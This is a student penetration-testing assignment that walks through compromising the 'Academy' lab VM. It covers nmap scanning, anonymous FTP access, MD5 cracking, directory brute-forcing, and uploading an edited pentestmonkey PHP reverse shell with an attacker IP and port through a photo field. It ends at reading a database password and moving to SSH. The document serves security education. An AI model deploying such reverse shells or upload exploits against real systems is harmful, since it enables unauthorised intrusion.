

PROJECT 1

Vulnerability Analyzing and Penetration Testing

ASSIGNMENT

By


ANITHA R

Objective

To assess the Academy VM, configure a SIEM, and perform penetration testing to find the root flag.

1. VM Deployment & Network Configuration:

- At first, download the Academy VM from the source and extract it.
- Open the VMware and import the VM.
- Now, edit the VM settings and change the network configuration to Bridged mode.




- Login credentials are:

Username: root

Password: tcm

2. Enabling Network Device (ens33):

- After booting, it was found that the network device (ens33) was disabled by default.



```
Debian GNU/Linux 10 academy tty1
academy login: root
Password:
Last login: Fri Jun 25 07:58:43 EDT 2021 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:f9:31:59 brd ff:ff:ff:ff:ff:ff
root@academy:~# _
```

- It can be enabled using the following commands,

ip link set dev ens33 up

dhclient -v ens33

- Now get the IP Address by using,

ip a

- The ens33 is the interface

3. SIEM Cloud Configuration:

- Now the device has internet connection, so set up the Splunk universal forwarder.
- Configured the universal forwarder using the following commands in the site.

<https://community.splunk.com/t5/All-Apps-and-Add-ons/How-do-I-configure-a-Splunk-Forwarder-on-Linux/m-p/72078>

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip link set dev ens33 up
root@academy:~# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/ens33/00:0c:29:f9:31:59
Sending on   LPF/ens33/00:0c:29:f9:31:59
Sending on   Socket/fallback
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.252.184 from 192.168.252.160
DHCPREQUEST for 192.168.252.184 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.252.184 from 192.168.252.160
bound to 192.168.252.184 -- renewal in 1676 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    00
    link/ether 00:0c:29:f9:31:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.252.184/24 brd 192.168.252.255 scope global dynamic ens33
        valid_lft 3595sec preferred_lft 3595sec
    inet6 2409:40f4:ad:f6bb:20c:29ff:fef9:3159/64 scope global dynamic mngtmapaddr
        valid_lft 7184sec preferred_lft 7184sec
    inet6 fe80::20c:29ff:fef9:3159/64 scope link
        valid_lft forever preferred_lft forever
root@academy:~#
```

4. Scan the machine

Forwarders: instance

View the status and health of forwarders installed on a specific forwarder instance. Use this information to maintain your forwarders. [Learn more](#)

Instance: academy Time range: Last 4 hours

Status and configuration

Instance	GUID	Forwarder Type	IP	Splunk Version	OS	Architecture	Receiver Count	Connection Count	Average KB/s	Average Events/s
academy	E9C069F2-E472-44A1-A709-05FE8B6B045C	Universal Forwarder	182.19.35.177	9.2.0.1	Linux	x86_64	1	1	0.13	0.13

Multiple forwarders installed on one instance appear with identical instance names, but different GUIDs.

Outgoing Data Rate

Aggregation: average

- Now open Kali, and scan the machine using nmap with IP Address.
- Nmap is a short form of Network Mapper and it's an open-source tool that is used for mapping networks, auditing and security scanning of the networks

<https://www.mygreatlearning.com/blog/nmap-commands/>

- First, scan for open ports.

- Next, scan for services.

```

File Actions Edit View Help
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1000  1000       776 May 30  2021 note.txt
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.188.39
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 2
|_    vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-bounce: bounce working!
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|_  2048 c7:44:58:06:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|_  256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds

(hemu@hemu) ~/academy

```

- Finally, I found 3 open ports(ftp,http,ssh) from the attacker machine's ip address.

Ftp -port number :21

SSH-port number:22

HTTP-port number:80

5.FTP Connection:


- As we can see ftp anonymous login is allowed and even apache service is running.
- Now connect the target device using ftp.

6. Get the file:

- After making a connection, we can see that there is a note.txt file, so we can get this file by using,

get note.txt

- Now, open the note.txt file in your kali machine.




```
(kali@kali)-[~]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.
I couldn't create a user via the admin panel, so instead I inserted directly
into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.
Le me know what you think of this open-source project, it's from 2020 so it s ently installed.)
should be secure... right ?
We can always adapt it to our needs.
-jdelta
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.254.130 - - [26/Feb/2024 08:22:54] "GET / HTTP/1.1" 200 -
192.168.254.130 - - [26/Feb/2024 08:22:54] "GET /admin/ HTTP/1.1" 200 -
```

- As we can see the photo part is empty and there is a password which looks like md5.
- Using <https://crackstation.net/> we get the output as student.

7. Gobuster:

- Now using Gobuster, which is a fast brute-force tool that can find hidden files, directories and URLs within websites.
- Here, we use rockyou.txt file as wordlist for brute force attack, and since rockyou.txt contains large data, we increase the number of concurrent threads to use, in this case it is 40 concurrent threads.




- Now we have found the directory required, i.e.,

https://<target_ipAddress>/academy

8. Login Page:

- Clicking on it, it takes to student login page. Here we use register number that we found in note.txt i.e., 10201321 and password is the hash that we have decoded, student.



- Now locate the reverse shell php file using the command,
locate php-reverse
- Locate php-reverse
- Vim /usr/share/webshells/php/php-reverse-shell.php

```

File Actions Edit View Help
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you,
// then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
-- INSERT --
18,1 Top

```

- Now, open the php-reverse-shell.php file, and edit the IP Address with your kali IP Address.

```
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.254.128'; // CHANGE THIS
$port = 6543; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }


    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");


// Remove any umask we inherited
```

- Save the changes, and create a listener in kali.

- Now, upload the reverse php in the photo upload field.




9. Find Grimmie:



- Go to /var/www/html and search for password.

```
-rw-r--r-- 1 www-data www-data 6836 Jun 3 2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Feb 25 22:32 studentphoto
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM students where password='".md5($_POST['login'])."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."' no='".$_SESSION['login']."'");
academy/change-password.php:102: <input type="password" class="form-control" id="exampleInputPassword1" name="
academy/change-password.php:106: <input type="password" class="form-control" id="exampleInputPassword2" name="
academy/change-password.php:110: <input type="password" class="form-control" id="exampleInputPassword3" name="
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database
academy/includes/menubar.php:10: <li><a href="change-password.php">Change Password<
academy/db/onlinecourse.sql:34: `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`)
academy/db/onlinecourse.sql:148: `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71: <input type="password" class="form-control" id="pincode" name="pincode" p
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, ima
academy/assets/js/jquery-1.11.1.js:8843: password: null,
academy/assets/js/jquery-1.11.1.js:9592: xhr.open( options.type, options.u
assword );
academy/admin/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM admin where password='".md5($_
gin')."'");
academy/admin/change-password.php:20: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass'])
e='".$_SESSION['alogin']."'");
```

- Here, the password used is “My_V3ryS3cur3_P4ss”.
- Now, open a new terminal and ssh grimmie.



